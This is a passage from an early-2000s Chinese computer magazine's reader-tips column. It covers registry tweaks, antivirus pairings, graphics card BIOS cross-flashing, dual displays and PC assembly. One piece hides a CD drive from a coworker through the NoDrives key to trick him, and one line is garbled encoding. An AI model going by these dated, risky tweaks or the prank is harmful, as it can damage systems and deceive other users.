本人用此法修复了好几个这样的硬盘，有时病毒将分区表修改得连硬盘都找不到了，用上述方法修复分区表后不但找到了硬盘，还可顺畅地进入Win98，硬盘里的数据也丝毫无损。

□天津　刘鹏

首先在Windows安装路径的System目录下新建OEMINFO.INI文件，编辑如下：

[General]

Manufacturer=你想显示的OEM公司的名称，如：IBM、联想、方正等。

Model=你想显示的计算机型号，如：PIII、K7等。

[Support Information]

Line1=在“技术支持信息”窗口第一行显示；

Line2=在“技术支持信息”窗口第二行显示；

Line3=在“技术支持信息”窗口第三行显示；

…… ……

如果你想改变你的注册信息，那么你可以通过修改注册表的以下内容来实现。

1. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version下：

Registered owner　这里放的是你注册的个人信息，修改为你想显示的就可以了。

Registered organization　这里放的是你注册的组织信息，修改即可。

2.在HKEY_CURRENT_USER\Software\Microsoft\MS Setup(ACME)\user info下：

Def name　这里放的是你的用户名称，修改为你喜欢的。

Def company　这里放的是你的公司名称，同样修改。

然后再编辑OEMLOGO.BMP文件，你只需用Windows自带的画图软件编辑一个不大于200×100的位图文件就行了，上面随你放什么东西都行，当然如果你有某品牌公司的商标图案就更好了。

打开“我的电脑”的“属性”窗口，是不是焕然一新啦？！大家要注意备份注册表以防不测哟。

吴建蓉

使用反病毒软件的三个误区

1.认为自己的机器里装了一个反病毒软件就万事大吉了，其实不然。到目前为止，世界上几乎没有一家反病毒软件生产商承诺可以查杀所有已知病毒，这就意味着即便你装了一个反病毒软件，也并非绝对安全。

2.反病毒软件装了好几个，但不注意升级病毒库，这样的反病毒软件其功用可想而之。要知道新病毒每天都在出现，对于新病毒您的反病毒软件对其查杀率几乎为零，若不及时升级病毒库，那么您的电脑就真的危险了。

3.只注意在Windows系统下按要求安装反病毒软件，却忽略了DOS杀毒盘的重要性。一旦Windows系统应用程序被病毒感染了，在Windows下很难杀干净，此时到DOS系统下才能清除干净。

□甘肃　吴建蓉

反病毒软件实用搭配方案

反病毒软件进行搭配的原则是要实现功能互补和优势互补，并且不能产生冲突，搭配后的可靠性、兼容性要有保证，搭配的结果应该产生1＋1>2的效果。在具体操作上，应是国外反病毒软件和国内反病毒软件搭配，资源占用率高的和资源占用率低的搭配，可以实现功能互补的互相应该搭配。

我们知道，在电脑中同时开启两套反病毒软件的实时监控有可能会引起冲突，但是安装多套反病毒软件的同时，只开启一套反病毒软件的实时监控程序却是行得通的。如此一来，不但可以扬长避短，发挥各自的优势，而且还可以交叉查杀病毒，极大地增强了机器的安全系数。推荐以下搭配方案：

1.McAfee5.13＋瑞星2001　McAfee集成了所有的Internet保护功能，具有智能、强大和便于使用的特点，它能对任何级别嵌套的压缩文件进行快速扫描。在查杀毒数量和种类、宏病毒的侦测及E－mail监控、恶意Java和ActiveX控件实时监控以及木马程序查杀等方面也有巨大的优势。瑞星2001则对国内流行病毒较为敏感，对国产病毒查杀率较高，占用系统资源也不多，同时查杀毒速度较快。再有瑞星的服务也非常到位，这样一对组合应该说是非常理想的。经测试，在随系统只启动McAfee实时监控的前提下，这一对组合没有任何冲突，是个强强组合。

2.AVP＋金山毒霸　AVP可以查杀变形病毒、针对Windows系统的32位病毒以及Word和Excel中的宏病毒等。它拥有一个强大的启发式“代码分析器”，能够正确检测出所有已知病毒和80%左右的未知病毒。对于压缩文件中的病毒，AVP也能使用自己的解压缩引擎轻松对待。它还具有自我免疫功能，即使本身被病毒感染了也能够自动修复，保持自身纯洁。AVP的实时监控功能称作AVP Monitor，对恶意的ActiveX控件及Java Applets防护做得也不错，并且可对所有的E-mail程序进行完全防护。它的Update功能也是非常易于使用的，鼠标轻轻一点，您就可以通过Internet轻松升级，随时更新病毒特征码。金山在办公软件和游戏软件这两方面取得了不错的业绩，进军反病毒软件市场后进行了大规模的测试，应该说产品质量还是有保证的。采用双引擎的金山毒霸在对付国产木马及后门程序方面还是有一套的，再加上金山强大的研发能力，使我们对金山毒霸很有信心，事实上它的表现也的确不错。在与AVP搭配后，整个系统运行稳定，无冲突现象发生，对病毒的反应及查杀都做得不错。

3.Norton AntiVirus＋KILL　Norton AntiVirus查杀病毒数量极多，尤其值得称道的是，Norton AntiVirus对捆绑了木马程序的软件识别率极高，国产反病毒软件难以与之相比。在木马程序泛滥成灾、捆绑软件功能越来越强大的今天，安装Norton AntiVirus不失为一个明智的选择。KILL长期以来一直是国产杀毒软件中做得非常出色的一个。KILL是一款全平台产品，适用于当前流行的各种操作系统平台（DOS、Windows95/98/Me/NT/2000）。而且，KILL与系统的兼容性很好，并通过了微软等公司的认证。KILL还能够根据系统底层代码的不同进行分析，深入系统内部核心，使其实时监控具备高可靠性和高稳定性。在使用KILL时，漏报、误报、死机等现象很少发生。事实上，在随系统开启Norton AntiVirus实时监控的情况下，病毒入侵这一组合的可能性已经非常小了。经测试，这个组合非常理想，在使用中未发现任何冲突现象。机子性能不错的朋友推荐您用这套方案。

4.PC-cillin2001＋KV3000　PC-cillin2001在以网络为载体的病毒防治以及恶意的Java应用程序和ActiveX控件监测等方面做得都很不错，对宏病毒的查杀也有不俗表现，对于木马程序的监测也表现出了一定的水准，它对压缩文件的优良查杀能力也是我选择它的一个重要理由。而KV3000拥有很好的DOS性能是我选择它的最大理由，它使我们的电脑一旦中了毒，还拥有在DOS下与其再战一场的能力。再有KV拥有庞大的病毒库、新增的神经网络敏感系统、虚拟查毒法、智能广谱法等查杀病毒手段也让我对它的信心大增。建议使用PC-cillin2001的实时监控程序。这对组合经过长达数月的测试，未发现与系统或其他软件冲突。

以上是我的抛砖引玉之言。由于每台电脑的性能及用途不同，大家对反病毒软件的喜好、认同点也不尽相同，因此对反病毒软件的选购和搭配肯定会有不同的看法和做法，真诚地希望能早日看到您的选购和搭配组合方案。

□辽宁　来子

驱动程序不能乱装

朋友的爱机安装的是Win98 SE操作系统，最近买了一个实达的内猫，型号为5600SB。把猫插到机器中，开机系统提示“发现一个新设备”，正常！开始安装驱动，打开驱动光盘，看到在F:\DRV\5600SB\目录下只有WINME、WIN2K、WINNT4三个目录，没有看到WIN98或WIN9X目录，难道没有WIN98的驱动？没有就没有，听说WinMe和Win98的内核差不多，用WinMe的代替一下吧！驱动顺利安装上了，看看“系统属性”，小猫已经在里面了。再打开控制面板上的“调制解调器”进行诊断，也通过了。接下来就开始拨号，没想到，一拨号，就是一个可怕的大蓝屏。

想一想整个安装过程中，只有用WinMe驱动代替Win98驱动不太正规。可是又有什么办法呢？再一次把驱动盘放到光驱里，一个个目录查看，其实在F:\DRV\5600SB目录里，除了前面说的那三个目录以外，还有几个别的文件，现在仔细看看，里面有一个README.TXT，说Win98的驱动就在F:\DRV\5600SB中，也就是除了里面那三个目录以外的那几个文件，恍然大悟。马上重新安装正规的Win98驱动，再拨号，一切正常。

驱动程序还真是不能乱装。

²ËÄñÓëÀÏÄñ±¾ÊÇÍ¬¸ùÉú£¬　只不过老鸟较菜鸟的水平稍高一些罢了。现开设“实用技巧一点通”专栏，目的就是向朋友们介绍电脑使用中的一些实用技巧，虽然很小，但或许能解朋友们一时之急，相信日积月累，你也会成为一只老鸟的。^_^

——步步高栏目主持　小渔

“实用技巧一点通”专栏

一点通

□上海　虞江

在QQ2000中使用原有头像

腾讯公司于2001年3月25日推出了新版的QQ2000b 0325，在此版本中，由于版权问题，腾讯对原有的头像进行了更换，取消了可能引起版权问题的头像，取而代之的是由腾讯自己设计的头像，而各人选定的头像在不同版本的QQ中会有所不同，因而让使用新版的QQ迷们感到非常不舒服。其实只要进行一些简单的操作就仍然可以使用原有QQ头像。

方法1：如果是在老版本Oicq上升级安装新版QQ2000，因新版QQ头像文件夹为C:\Program Files\Oicq\newface，老版本头像文件夹为C:\Program Files\Oicq\face，只需将newface文件夹删除，将face文件夹改名为newface。

方法2：将老版本C:\Program Files\Oicq\face文件夹中的所有头像覆盖到C:\Program Files\Oicq\newface中。

□上海　虞江

用Word2000查找英文同义词

在平时写作英文文档时，有时需要寻找一个同义词来更好地表达意思，此时我们无需去翻大本的字典，因为在Word2000中已经内含了英文同义词工具。

要启用Word2000中的同义词查找功能，我们需要在安装时指定安装同义词功能。实际使用时，我们只需选中想要查找的英文单词，点击“工具/语言/同义词库”，在出现的对话框中，Word2000已经自动列出了所选单词的同义词。如果想要将查找的结果替换到所编辑的文档中，只需点击“替换”按钮。

□浙江　刘立军

硬盘上的一个重要ZIP文件损坏，里面却保存着非常重要的数据和文件，真是急死我了。试用多种方法，都无效。后来用Zipmagic，才让它起死回生。方法是：在“File”菜单中点击“Open Archive”命令，打开需修复的ZIP文件，然后在“Archive”菜单中点击“Repair zip”命令，屏幕弹出一对话框，提示修复后的文件另存为Salvaged.zip（源文件仍然保留），单击“下一步”，修复工作开始，时间由文件大小而定，待工作完成后弹出提示对话框，按“确定”按钮即可。

□安徽　隋鑫

许多时候，我们想在OICQ上找到本地的网友，可是一页一页的查找又太慢！这里提供一个好方法：打开OICQ，依次点击“看谁在线上/下一步/下页（连续点击，越多越好，点击次数越多你的本地网友也就越多）/全部/来自何处”，刚才的那些网友都按照地域顺序排好队了！

□北京　曹顺林

每次用WinZip打开一个压缩包，按“Extract”按钮，会弹出一个对话框，你是不是经常需要改变“Extract to”的内容？如果是，那你可以根据自己的习惯，制定适合自己的路径方案，一劳永逸。方法是：打开WinZip，选择菜单“Options/Configuration/Folders”，出现一个对话框。选中“Extract folder”中的“Open archive folder”，则解压缩时“Extract to”中的路径就是此压缩包的路径。选中“Last extract folder”，则每次出现的都是上一次解压缩使用的路径。而在“Folder”中选择一个路径，则以后解压缩任何Zip包，都会自动出现此解压缩到的路径。大家凭自己的爱好配置即可。同理，我们也可以定制压缩的路径。

□江苏　飞雪

IE 内码转换器应用两则

在使用IE5.0以上版本浏览器或者OE5时，经常会遇到一些“怪字符”，我们可以利用IE5.0以上版本浏览器内部的内码转换器来进行内码的转换。步骤为：打开有乱码存在的页面文件，执行“查看/编码”命令，然后从其后的下级菜单中选择需要转换成的字符类型即可。

另外，假设我们想把一个简体中文的网页发给在港台的朋友，同样可以利用IE浏览器内置的内码转换器将其变为繁体的：打开那个简体中文网页，点击“另存为”，然后在“另存为”对话框的“编码”中选择“繁体中文Big5”，“保存”即可。

□辽宁　来子

在网页中禁止使用鼠标右键

有时你的网页中有些图片、文字等不希望别人复制，可以在你的网页<body>和</body>之间加上如下语句：

```
<SCRIPT LANGUAGE=javascript>
function click() {
if (event.button==2) {
alert('你要做什么？')
}}
document.onmousedown=click
</SCRIPT>
```

这样，当在网页上点右键时，出现的不是菜单，而是“你要做什么？”的提示框。

□河北　赵利

让CD-R光盘重生

最近笔者刻录两张数据光盘，用的是Acer6432A+Nero 5.0.3.8，把电源管理和屏幕保护都关了，在Msconfig启动选项中只保留了输入法和音量控制。在刻录第一张盘时，刻录速度选择了4倍速，很顺利地刻录成功。用同样方法开始刻录第二张盘，但当进度指示到2%时停了下来，又停了2分钟，Nero开出一个窗口：刻录失败！难道这是一张废盘？

想到前几天，用类似盘刻录时，选择了6速，也是在2%时停了下来，等待2分钟后Nero报告介质有问题，降至4速刻录，然后顺畅地刻录成功。

这张盘真的完蛋了吗？上次刻录时，Nero自动从6速降到4速，为什么这次没有从4速降到2速呢？既然Nero不给自动降速，咱就手动把刻录速度降为2速。调节之后，刻录成功了。

□ Honey

看到《电脑爱好者》第2期的“四种鼠标驱动程序大比较”一文，受益匪浅。由于我使用的Genius驱动程序，指针移动速度较慢，且诸如“键入时隐藏指针”等功能不够齐全，因此从网上下载了Micorsoft IntelliPoint 3.2简体中文版鼠标驱动程序。轻松安装完毕之后，才想起来，刚才由于兴奋，忘记了卸载Genius的驱动程序，这两者都会在Windows启动时自动启动，如果万一产生了冲突……

在一阵浪涛声中，进入了Windows，最先出现了Micorsoft IntelliPoint的界面，总算是没问题。先将其关闭，正常进入Windows，一看系统托盘，竟然出现了两种鼠标驱动程序的图标(如图)。这两种优秀的鼠标驱动程序的融合，几乎涵盖了当今鼠标驱动的所有功能，呵呵……



□广东 沈志华

雷管III驱动程序使用技巧

nVIDIA出品的TNT2/GeForce256等系列抢占了大半的显示芯片市场，采用这些芯片的显卡都可以使用nVIDIA自己开发的雷管III驱动程序。雷管III驱动程序每次升级，都会或多或少地给显卡带来性能的提升。但是在驱动程序的控制台中，还有许多功能和选项还没有开启。要得到这些功能和选项，只需修改系统的注册表即可轻松实现。

1.增加超频选项

想对自己的显卡进行超频，但是手头恰好又没有超频工具，修改Windows的注册表可以在"显示属性"中增加超频选项。打开注册表编辑器，在HKEY_LOCAL_MACHINE\Software\NVIDIA Corporation\Global\NvTweak下添加名为CoolBits的字符串值，并将其键值定义为3。关闭编辑器后，重新启动，"显示属性"中的显卡属性就会增加一项"Hardware Options"页签。点击该标签的"Allow clock frequency adjustments"复选框，系统会重启，再次进入该页签就可以对显卡进行超频设置了。其中"Core Clock Frequency"是显卡的核心频率，"Memory Clock Frequency"为显存的频率。只要用鼠标拖动滑块到适当位置，点击"Test New Settings"按钮，驱动程序就会对超频后的显卡进行测试。如果无异样，选择"Apply these settings at startup"复选框，最后按"确定"按钮即可。

2.打开全场景抗锯齿特效

在HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Display\0000\nVIDIA\OpenGL下添加DWORD值"EnableFSAA"，并将其键值定义为00000001即可打开FSAA。关闭FSAA只需要将这个键值改为00000000即可。

3.让GeForce2模拟GeForce3

在注册表的HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\DISPLAY\0000\nVIDIA\OpenGL中新建一个DWORD，将其命名为NV20Emulate，数值为1。然后运行专门为GeForce3优化的OpenGL测试软件GLMark v1.1，大家就可以打开GeForce3选项，让测试软件认为显卡是GeForce3了。

4.开启S3TC隐藏选项

大家可能还记得GeForce256系列显卡跑QuakeIII Arena时候，天空全是色斑的景象，那是因为GeForce256系列显卡在QuakeIII Arena中使用了自己的GeForce DXT1A纹理压缩方式所致，现在大家可以强制打开S3TC的DXT3纹理压缩模式了，具体的做法是编辑注册表相关选项：

Windows9x/Me中：在注册表的HKEY_LOCAL_MACHINE\System\CurrentControlSet\ Services\Class\DISPLAY\xxxx\nVIDIA\OpenGL中新建一个DWORD，将其命名为S3TCQuality，数值为00000001。

Windows2000中：在注册表的HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\nv4\Device0中新建一个名为OGL_S3TCQuality的二进制值，数值大小为01，00，00，00。

□江苏 王飞

TNT2在VIA694X上的"换脑"之路

一日看见别人的显卡由普通的TNT2变成了影雷者，我再也按捺不住，于是也着手把自己新天下的小影霸TNT2 M64刷成了现在的影雷者III LT。

1.刷新过程

从网上找到影雷者III LT的BIOS压缩包——Era3bios.zip（3.05.00版），其中包含了TNT2 Pro，TNT2 M64和TNT2 Ultra芯片的BIOS，而E3230500.amn是我们想要的TNT2 M64芯片的BIOS文件。由于ELSA的刷新程序Flash_r.exe会自动识别是否是ELSA的产品，因此无法用它刷新，我们就用Nvflash.exe进行刷新工作。将Nvflash.exe、Dos4gw.exe、E3230500.amn放在C盘下，进入纯DOS状态键入Nvflash E3230500.amn即可完成操作。

在等待了数秒"揪心"的黑屏之后，程序提示刷新成功，重启动系统出现了如下字样：

ELSA ERAZOR III LT Ver.3.05.00 [VE/NF/VBE30/DDC2B/DPMS]

(C) 1999 ELSA AG (Aachen,Germany).

(C) 1998 Nvidia Corp.

All Rights Reserved

现在，小影霸"变成"影雷者了，上网下载驱动程序Ez3_w9x.exe，安装后我们就可以拥有nVIDIA公版驱动所没有的超频功能。看着ELSA的驱动信息，想想ELSA的优良品质，心中的快感就不用多说了。

2.打开VIA694X上AGP4X功能

我们已经将显卡"换脑"成功。心细的朋友也许会发现此时AGP4X功能未能打开。打开注册表编辑器（最好先备份），找到键值HKEY_LOCAL_MACHINE/Software/ELSA，在其下新建键值Global/System，在System中再建立两个键值：一个是DWORD型，键名为EnableVIA4X，键值为十进制的1；另一个为二进制值，键名为RmCore Name，键值顺序为45 4C 53 41 45 5A 33 56 2E 56 58 44。保存退出，重启电脑，再用软件测试（如WCPUID.EXE），属于你的AGP 4X功能终于出现了。

□浙江　李振勇

笔记本电脑

几个月前从二手电脑市场淘回了一台日立笔记本电脑，其配置为：奔腾90CPU，24MB内存，1GB硬盘，带软驱。用了一段时间后，感觉运行速度太慢，而且硬盘容量太小，于是就有了升级的打算。

虽然笔记本电脑配件的更换与扩充不如台式机来得灵活，但对其进行“小规模”的升级还是可行的，如扩充内存、更换硬盘或电池等。但跑遍了省城有名的二手电脑市场,却找不到相同型号的内存条,一些店主说此种特殊的内存要订货才可拿到,并且价格不菲,看来添加内存是不可能了。硬盘倒是有的,有全新的IBM 5GB,也有稍便宜的二手硬盘，容量有2.1GB、3.2GB、4.3GB等。但有店主说5GB以上的硬盘,像我这样的老笔记本可能认不了。由于天色已晚,因而用Scandisk对一块二手IBM 4.3GB超薄硬盘进行了坏道检测,付款后就匆匆回家了(店主答应给我一天的包换期。一般情况下,二手硬盘在检测离柜后若发现有问题店家概不负责的)。

回到家后把笔记本拆开,发现这块超薄硬盘的固定镙钉孔与原先的硬盘支架镙钉孔不一致。幸好硬盘支架是用铝合金做的,用铅笔在需要开孔的地方做上记号,然后用电工刀在相应的位置开了四个镙钉孔。装好硬盘检查无误后打开笔记本的电源开关,首先感觉到的是该硬盘运行噪声比原先的那块要轻许多，心中一阵窃喜。但抬头发现机器自检未完成,光标一闪一闪地停在那儿,也无任何系统提示。关机,再开机,还是老样子。抱着侥幸心理进入CMOS一看,发现有关硬盘一栏的后面赫然写着：0MB！也就是说机器真的没有认出硬盘来。

把硬盘取出通过转接头挂在台式机上(把台式机的硬盘摘下，用这块IBM硬盘取而代之)，开机，居然发现台式机也没有把该硬盘认出来！！！难道硬盘是坏的？不可能呀，硬盘在选购时可是试过的。把硬盘拿在手里仔细地端详,忽然眼睛一亮:该硬盘的跳线设置好像和原硬盘不一样！立马把两块硬盘放在一起，查看它们背面的跳线设置说明。原来两块硬盘虽然都是IBM产的，但它们的厚度不一样，而且跳线设置也不同。原来的那块厚硬盘需把三组跳针的最外一组插上跳线帽（即把该组跳针短接），才可把硬盘设为主盘。而刚买的薄硬盘不插跳线帽，硬盘被设为主盘，若把该组跳针短接，则硬盘就被设为从盘了。也就是说厚硬盘和薄硬盘设置主从盘的方法刚好相反。在安装薄硬盘时，我看到薄硬盘上没有跳线帽，以为是被弄丢了，没有过多考虑就给插上了一个（画蛇添足，呵呵）。把跳线帽取掉后,台式机已能检测到硬盘并正确显示出硬盘的型号，但笔记本电脑还是不能识别该硬盘。

心里虽然已凉了一大截，但还是不甘心，于是尝试先分区再挂盘的方法。先把硬盘在台式机上用分区大师PQMagic给硬盘分区,然后把硬盘挂在笔记本上,但结果仍让人痛心——笔记本死活不认这块IBM薄硬盘(用A盘启动也找不到在台式机上给硬盘分好的C、D、E三个区)。后来改用FDISK给硬盘分区后,进入笔记本CMOS一看,哇塞,系统已正确显示硬盘容量！接下去一切顺利——用台式机往笔记本的D盘拷入Win98的安装文件,然后在笔记本上进行操作系统的安装。之后,再安装常用的应用文件和一些小游戏,连续开机近5小时,机器没有出现任何问题。

从这次升级实例，我得到以下经验教训：在更换电脑硬件或排除各种电脑故障时,不能想当然,不要被经验蒙住眼睛,遇到问题时,尝试用多种不同的方法来解决,往往能取得“山穷水尽疑无路,柳岸花明又一村”的结果。至于硬盘为什么要先分区才能被识别,以及为何用PQMagic分区机器不认盘,而用FDISK一切正常的原因,估计是笔记本主板的BIOS较老的缘故。欢迎大家一起探讨。

□江苏　王志军

减小嵌图文档的大

如果你在Word文档中嵌入了一些图片,那么文件的长度将会急剧变大，可如果不插入图片加以说明，那么会给审阅者带来很大的不便。有没有什么好办法呢？

其实，我们在“插入／图片”时，如图所示,只要你使用右下角的“插入”下拉列表框中的“链接文件”功能,就可以大大减小文档的长度。

不过,你如果把这个Word文档拷贝到软盘,然后在其他机器上使用就会显示不出图形了。



□山东　张智毅

三十元实现超大屏双显示

双显示有克隆和扩展两种方式，前者，第二显示器和第一显示器显示相同内容；后者，第二显示器是第一显示器的延伸，显示图像相互衔接。两种方式都要求有两台显示器，后者一般还要求有两块显卡。近日到二手市场闲逛，花三十元买到一块显卡，经过一番设置，没有添加第二台显示器，就轻松实现了扩展方式双显示。

这块显卡是586时代名噪一时的Trident9685PCI显卡，1MB显存，带视频输出。卡上有两个跳线，一个是选择是否支持视频输出，一个是选择制式。我选择了视频输出和PAL制式，然后将卡插到电脑主板的PCI插槽中。主板是硕泰克56H5，MVP3芯片，原已插有TNT2PRO/32MB/AGP显卡。插好显卡后，找一根视频线，一头接上9685显卡的视频输出孔，另一头接到家中的29英寸大彩电的视频输入上。



开两机——计算机和电视机，电视切换到AV方式，按Del键进入BIOS，再进入INTEGRATED PERIPHERALS，在Init Display First项选择PCI Slot（将来不用双显示时选AGP，不用拔卡），使9685显卡优先启动，保存后退出。

电脑自检画面出现在电视机屏幕上，而电脑显示器黑屏。进入Windows98后，如果电视花屏，先解决花屏问题。按"Ctrl+Alt+Del"重启，进安全模式，将9685显卡Win95驱动中的Tgiul95.drv改名为Trid_pci.drv，Trident.vxd改名为Trid_pci.vxd，复制到Windows目录下的System中替换原文件，重新启动。启动Windows98后，进入控制面板的显示选项，启用第二显示器，9685显卡设为24位真彩（如图），监视器选择Television，重新启动后，双显示设置完成。Windows2000中显卡自动识别，不用再安装驱动程序，进入显示选项后启用第二显示器，监视器设为通用电视即可。

安装好后，我先用RealPlayer重看了一遍《炮弹专家》（同时在14英寸显示器上打字），又找来老《红警》恶战一通，29英寸的大"彩显"，比我的14英寸显示器"宏伟壮观"多了。

□山东　阿龙

我的光驱你别用

看着同事阿文在我的电脑上欣赏VCD时的逍遥样，我恨得牙根都痒痒的，心疼啊，这可是半月前我刚换的第三个光驱！要像他这样玩法，不出半年，这台光驱准又呜呼了。能不能想个办法把光驱藏起来呢？

一、修改注册表隐藏光驱

Windows 9X为我们提供了隐藏某个磁盘驱动器（包括软驱、硬盘、光驱）的功能，只需手工对注册表进行简单修改即可达到隐藏光驱的目的（提醒注意备份注册表）。方法是：在注册表编辑器中依次展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer分支，新建二进制值"NoDrives"。双击NoDrives，根据自己的光驱盘符对"NoDrives"的值进行修改。若光驱盘符为D，则应修改为08000000；若光驱盘符为E则应修改为10000000……（将"NoDrives"改为FF FF FF FF则可隐藏所有驱动器）。

不论是从"资源管理器"、"我的电脑"及其他外挂文件管理器中都无法发现光驱的踪迹，这下让阿文着急去吧！

二、利用系统设置软件隐藏光驱

修改注册表是有一定危险的，其实，现在有很多系统设置软件可以轻松帮我们做到隐藏光驱的目的。常见的系统设置软件有Tweak UI、Magic Set等。以Windows 98安装光盘中免费附带的Tweak UI为例（该软件位于Windows 98安装光盘的\TOOLS\RESKIT\POWERTOY目录中，右击该目录下的TWEAKUI.INF文件，然后从弹出的快捷菜单中执行"安装"命令即可将其安装到硬盘上）。隐藏光驱的步骤很简单：在控制面板中双击"Tweak UI"图标，启动Tweak UI设置程序。单击Tweak UI的My Computer选项卡，此时Tweak UI就会将用户计算机上所有的磁盘驱动器（包括软驱、硬盘、光驱）全部列表显示出来，只需从"Drives"列表框中取消光驱图标旁边的小箭头即可。单击"确定"按钮，关闭Tweak UI，重新启动Windows。这样，光驱图标就会从Windows的所有对话框中消失，从而满足了我们隐藏驱动器的需要。

经过我的一番手脚，第二天阿文拿着VCD到我的电脑前鼓捣了半天也没放出影碟来，还问我光驱是不是坏了？嘿，还真把他给骗了。

上一篇，我们详细讲解了CPU和内存的安装，以及如何将主板装到机箱里，这一次我们就要将整台电脑全部安装完成。欢迎大家来信至step@cfan.cn.net对“轻轻松松DIY系列”提出宝贵意见，说出你们在攒机过程中不懂的，或者您对文章中不是太明白的地方，让此系列越来越精彩。让我们开始吧！

——步步高栏目主持　小渔

□北京　叶美灵　胡馨月

轻轻松松DIY系列(二)

将CPU在主板上装好，并且将主板固定到机箱之后，可以说攒机过程中最具考验的时刻已经过去了。下面我们继续进行其他配件的安装，一起轻轻松松搞定它。

1.取下机箱前面的挡板。仔细查看机箱面板四周的缝隙，通常情况用手掰就能把整个面板取下来。取下面板以后，我们再分别取下塑料挡板（如图1）和金属挡板（用手或者钳子掰下来，如图2），取下挡板后的机箱如图3所示。取下挡板以后，别忘记把机箱面板扣回去。

2.安装一些特殊散热设备，比如机箱风扇等等。有些机箱不具备这种功能（没有给机箱风扇留出空位），那么可以跳过这段。如图4，笔者在图中画圈的部位就是给机箱风扇留下的空位，我们在安装的时候轻轻用手掰下上面的那个塑料盒子，然后把购买来的风扇用4颗螺丝固定在上面。当然，我们要稍微注意一下风扇安装的方向，既可以往机箱里面吹气，也可以从机箱里面抽气，大家根据需要，自己来决定安装的方向，高级机箱可以装两个风扇，前面和后面各一个，后面的风扇如图5。

3.对机箱面板前面的按钮进行连接。首先，我们要找到这些连接线，笔者机箱的连接线安装如图6所示，但是这种连接线目前已经淘汰，现在主流的机箱面板连接线大都使用排线连接，并且中间都有一个滤波磁环，这样可以大大降低干扰，如图7。并且在连接头上面清楚标示着这些连接头连接到的功能按钮名称，如图8所示。接下来，我们就要在主板上找到这些连接线的连接部位，大家可以清楚地看到主板上有一处写着SP-LED、SPEAKER、RESET等字样，只需要将这些对号入座就可以了，连接如图9所示。不过要注意，虽然主板上面标示了哪些接头连接哪些按钮，但是没有写清楚正负极，因为机箱面板前面往往有许多发光二极管做成的指示灯，如果我们将正负极接反了，这些发光二极管是不会亮的，不过不用担心，这个时候我们只需要反过来连接就可以了。大家请看休眠灯的连接情况，正确连接如图10。如果电脑进入休眠状态，那么机箱面板前面的休眠灯就会亮；反之我们接反了，如图11，电脑进入休眠状态时休眠灯就不会亮。整个面板的功能连接示意图如图12所示，不过图中的加速开关等现在已被淘汰。

4.把电源装入机箱。如果你买的机箱自身带有电源，而且本身就已经固定好了，那这段可以跳过。首先我们需要对电源有一定认识，对于普通电源，我们购买的时候就只是一个电源，没有任何包装；而对于高级电源，往往




图1



图2



图3




图4




图5





图6



图7


图 8




图 9





图 10


图 11




图 12



